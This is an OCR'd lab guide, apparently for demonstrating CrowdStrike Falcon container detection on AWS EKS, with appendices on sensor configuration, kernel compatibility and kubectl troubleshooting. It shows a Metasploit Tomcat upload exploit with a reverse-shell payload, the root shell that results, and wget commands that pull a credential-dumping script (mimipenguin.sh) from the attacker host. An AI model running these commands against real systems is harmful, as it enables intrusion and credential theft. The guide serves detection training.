
```
aws codepipeline get-pipeline-execution --pipeline-name webapp-deploy-pipeline
--region us-west-2 --pipeline-execution-id {pipeline execution id from clipboard}
```



Check the status of the deployment using the command

Run the command

```
aws codepipeline get-pipeline-state --name webapp-deploy-pipeline --region
us-west-2
```



The status should show Succeeded

Connect to the Kali instance

If metasploit is not already running start it again

Run the command

```
msfconsole -r startup.rc
```

```
usr
var
ls -al |grep hello.txt
-rw-r--r--   1 root root   0 May 27 12:54 hello.txt
```

```
+ -- --=[ 8 evasion                                  ]

Metasploit tip: View missing module options with show
missing

[*] Processing startup.rc for ERB directives.
resource (startup.rc)> use exploit/multi/http/tomcat_jsp_upload_bypass
[*] No payload configured, defaulting to generic/shell_reverse_tcp
resource (startup.rc)> set rhosts k8s-default-tomcatin-124f33ee23-835893668.us-west-2.elb.amazonaws.com
rhosts => k8s-default-tomcatin-124f33ee23-835893668.us-west-2.elb.amazonaws.com
resource (startup.rc)> set rport 80
rport => 80
resource (startup.rc)> set LHOST 18.237.79.73
LHOST => 18.237.79.73
resource (startup.rc)> set LPORT 443
LPORT => 443
resource (startup.rc)> set REVERSELISTNERBINDADDRESS 172.16.128.6
REVERSELISTNERBINDADDRESS => 172.16.128.6
resource (startup.rc)> set AutoRunScript post_exploit.rc
AutoRunScript => post_exploit.rc
resource (startup.rc)> set payload java/jsp_shell_reverse_tcp
payload => java/jsp_shell_reverse_tcp
resource (startup.rc)> exploit -j
[*] Exploiting target 44.241.142.151
[*] Exploiting target 34.209.185.61
[-] Handler failed to bind to 18.237.79.73:443:-  -
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 0.0.0.0:443
[*] Uploading payload...

[-] Handler failed to bind to 18.237.79.73:443:-  -
[-] Handler failed to bind to 0.0.0.0:443:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:443).
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > [*] Payload executed!
[*] Session ID 1 (172.16.128.6:443 -> 52.89.156.18:13001) processing AutoRunScript 'post_exploit.rc'
[*] Processing post_exploit.rc for ERB directives.
resource (post_exploit.rc)> whoami
resource (post_exploit.rc)> netstat -ano
resource (post_exploit.rc)> bash crowdstrike_test_high
[*] Command shell session 1 opened (172.16.128.6:443 -> 52.89.156.18:13001) at 2022-05-27 12:51:46 +0000
```

Look for the created session using the command “sessions -i”

Run the command

```
sessions -i
```

```
configure.rc  post_exploit.rc  start-kali.sh  startup.rc
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions -i

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell java/linux              172.16.128.6:443 -> 52.89.156.18:13001 (44.241.142.151)

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) >
```

Connect to the session using `"sessions -i 1"`

Run the command

```
sessions -i 1
```


```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions -i 1
[*] Starting interaction with 1...

root
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:8005          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 10.0.23.112:8080        10.0.44.175:19557       TIME_WAIT   timewait (9.85/0/0)
tcp        0      0 10.0.23.112:8080        10.0.44.175:60695       TIME_WAIT   timewait (53.94/0/0)
tcp        0      0 10.0.23.112:8080        10.0.44.175:33156       ESTABLISHED off (0.00/0/0)
tcp        0      0 10.0.23.112:8080        10.0.44.175:17803       TIME_WAIT   timewait (38.92/0/0)
tcp        0      0 10.0.23.112:8080        10.0.6.10:1781          ESTABLISHED off (0.00/0/0)
tcp        0      0 10.0.23.112:8080        10.0.44.175:25436       TIME_WAIT   timewait (8.89/0/0)
tcp        0      0 10.0.23.112:8080        10.0.6.10:39835         TIME_WAIT   timewait (38.96/0/0)
tcp        0      0 10.0.23.112:53704       18.237.79.73:443        ESTABLISHED off (0.00/0/0)
tcp        0      0 10.0.23.112:8080        10.0.44.175:27285       TIME_WAIT   timewait (23.91/0/0)
tcp        0      0 10.0.23.112:8080        10.0.6.10:46338         TIME_WAIT   timewait (55.08/0/0)
tcp        0      0 10.0.23.112:8080        10.0.6.10:62084         TIME_WAIT   timewait (10.05/0/0)
tcp        0      0 10.0.23.112:8080        10.0.44.175:46719       TIME_WAIT   timewait (24.86/0/0)
tcp        0      0 10.0.23.112:8080        10.0.6.10:51323         TIME_WAIT   timewait (25.06/0/0)
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ]         STREAM     CONNECTED     85090
unix  2      [ ]         STREAM     CONNECTED     85095
pwd
/
ls
```

Find the public IP of the kali instance.

We can find the public IP from the netstat command in the container

Run the command

```
netstat -an |grep 443
```




We can see that the container has established a socket to the ip address 35.89.90.158


Download the malicious files again

Run the command

```
wget http://<public ip of kali instance>/mimipenguin.sh;wget http://<public ip of kali instance>/collection.sh;chmod +x *.sh
```

View the detection




Detections
containerd-shim-runc-v2
containerd-shim-runc-v2
runc
runc
dash
java
3
dash
whoami
netstat
bash
Cloud Details
CLOUD PROVIDER
AWS_EC2_V2
CLOUD ACCOUNT ID
839859912948
CLOUD INSTANCE ID
i-0ec38c694152d3eca
No AV Detections
No Related Intelligence
Network Operations
3
Network Connect (IPv4)
1
Local
Remote
Port
10.0.56.236
54.71.52.207
443
1
Network Listen (IPv4)
2
Local
Port
0.0.0.0
8009
1
0.0.0.0
8080
1
No Disk Operations
No DNS Requests

Appendix 1 - Daemonset Overview

FalconCTL

The command utility falconctl is not implemented in the container sensor. Command line options are provided via a config-map file and the values are passed to the falcon-sensor as environment variables.


```
[ec2-user@ip-10-0-152-142 ~]$ kubectl describe configmap -n falcon-system
Name:         falcon-node-sensor-config
Namespace:    falcon-system
Labels:       crowdstrike.com/component=kernel_sensor
              crowdstrike.com/created-by=controller-manager
              crowdstrike.com/instance=kernel_sensor
              crowdstrike.com/managed-by=falcon-node-sensor-config
              crowdstrike.com/name=falcon-node-sensor-config
              crowdstrike.com/part-of=Falcon
              crowdstrike.com/provider=crowdstrike
Annotations:  <none>

Data
====
FALCONCTL_OPT_CID:
----
99957DB3ADA54E9C9D6983B8BD6B3EDD-E2
Events:  <none>
```

Appendix 2 - Verifying EKS Node Kernel Compatibility (Information Only)


Note: The following section is for information purposes only providing you with information about how to either modify an existing cluster or build a new cluster with a compatible kernel

If you are beginning a POV with a customer it is advised that you check that the kernel running on the nodes within the cluster are running a compatible kernel version.

Go to EKS > Clusters > Click on the Cluster Name > Compute > Click on the Node Group Name > Look under 'Node Group Configuration'



Obtain the kernel version from the AWS
https://docs.aws.amazon.com/eks/latest/userguide/eks-linux-ami-versions.html



Amazon EKS optimized Amazon Linux AMI

The following tables list the current and previous versions of the Amazon EKS optimized Amazon Linux AMI.

Kubernetes version 1.22 | Kubernetes version 1.21 | Kubernetes version 1.20 | Kubernetes version 1.19

Kubernetes version 1.21

AMI version	kubelet version	Docker version	Kernel version	Packer version	containerd version
1.21.12-20220620	1.21.12	20.10.13-2.amzn2	5.4.196-108.356.amzn2	v20220620	1.4.13-3.amzn2
1.21.12-20220610	1.21.12	20.10.13-2.amzn2	5.4.196-108.356.amzn2	v20220610	1.4.13-3.amzn2
1.21.12-20220526	1.21.12	20.10.13-2.amzn2	5.4.190-107.353.amzn2	v20220526	1.4.13-2.amzn2.0.1
1.21.12-20220523	1.21.12	20.10.13-2.amzn2	5.4.190-107.353.amzn2	v20220523	1.4.13-2.amzn2.0.1
1.21.5-20220429	1.21.5	20.10.13-2.amzn2	5.4.188-104.359.amzn2	v20220429	1.4.13-2.amzn2.0.1


We can see the kernel version is 5.4.190-107.353.amzn2
Next check the kernel against the CrowdStrike compatibility matrix.

https://falcon.crowdstrike.com/documentation/245/linux-supported-kernels

Fixing the Kernel Version

1) Modify the existing Launch Configuration

   In this lab we are using a managed node group. Managed node groups use AWS autoscaling to scale up and down as required. Navigate to the EC2 tab in the AWS console and view the autoscaling group configuration.



From the screenshot we can see a launch template that specifies the Amazon AMI-ID that is used by the nodes. Creating a new launch template will change the AMI that is used by the nodes.

2) Create a new Cluster using eksctl

https://eksctl.io/usage/custom-ami-support/

```
eksctl create cluster --node-ami=<required ami>
```

Appendix 3 - Kubectl Troubleshooting (Information Only)

It will be helpful if you can gather the below info and then review the output files from clients. This will also be valuable to other teams like the Cloud Solution Architects, Engineering or Support. It is important to note that you can not get logs from something that is not running.

You will need to determine when the error is occurring for example:

- during deployment
- after deployment
- or when their application starts and the sensor is having a problem

To start, below is a good list of bullet points that you can ask for from the client, for troubleshooting:

- Kubernetes version
- Kernel version of host
- Falcon Container Sensor release version
- Injector logs: **kubectl logs <injector-pod-name> -n falcon-system**
- Sensor logs: **kubectl logs <app-pod-name> -c crowdstrike-falcon-container -n <app-namespace>**
- Injector events: **kubectl get events -n falcon-system**
- App pod events: **kubectl get events -n <app-namespace>**
- Modified deployment yaml file after injection

If some of the logs are empty, it means that the injector could be failing, the app is not starting, or something is failing before it is even started and there will be no logs. Below will help if logs are missing.

- **kubectl get pods -n falcon-system** is a good place to start for base information.
- If the injector pod is not healthy, leverage the command: **kubectl describe pod <injector-pod-name> -n falcon-system**
    - If the pod is out of resources, cant add a new resource, the above command will also help.
- If the Application pod is not healthy/ready after injection: **kubectl describe pod <app-pod-name> -n <app-namespace>**

- If you need more verbose data, you can leverage the command: **kubectl get pod -o yaml <app-pod-name> -n <app-namespace>**
    - NOTE: This command above will show secrets so make sure to have the client scrub the secrets before sending this file over for examination.
- If you need to understand their pod security policy, can leverage: **kubectl get podsecuritypolicy -A**

Another thing to note is that events roll off, they do not stay around forever in the logs, so pulling fresh logs is better.

Try running these commands in your environment and reviewing the output!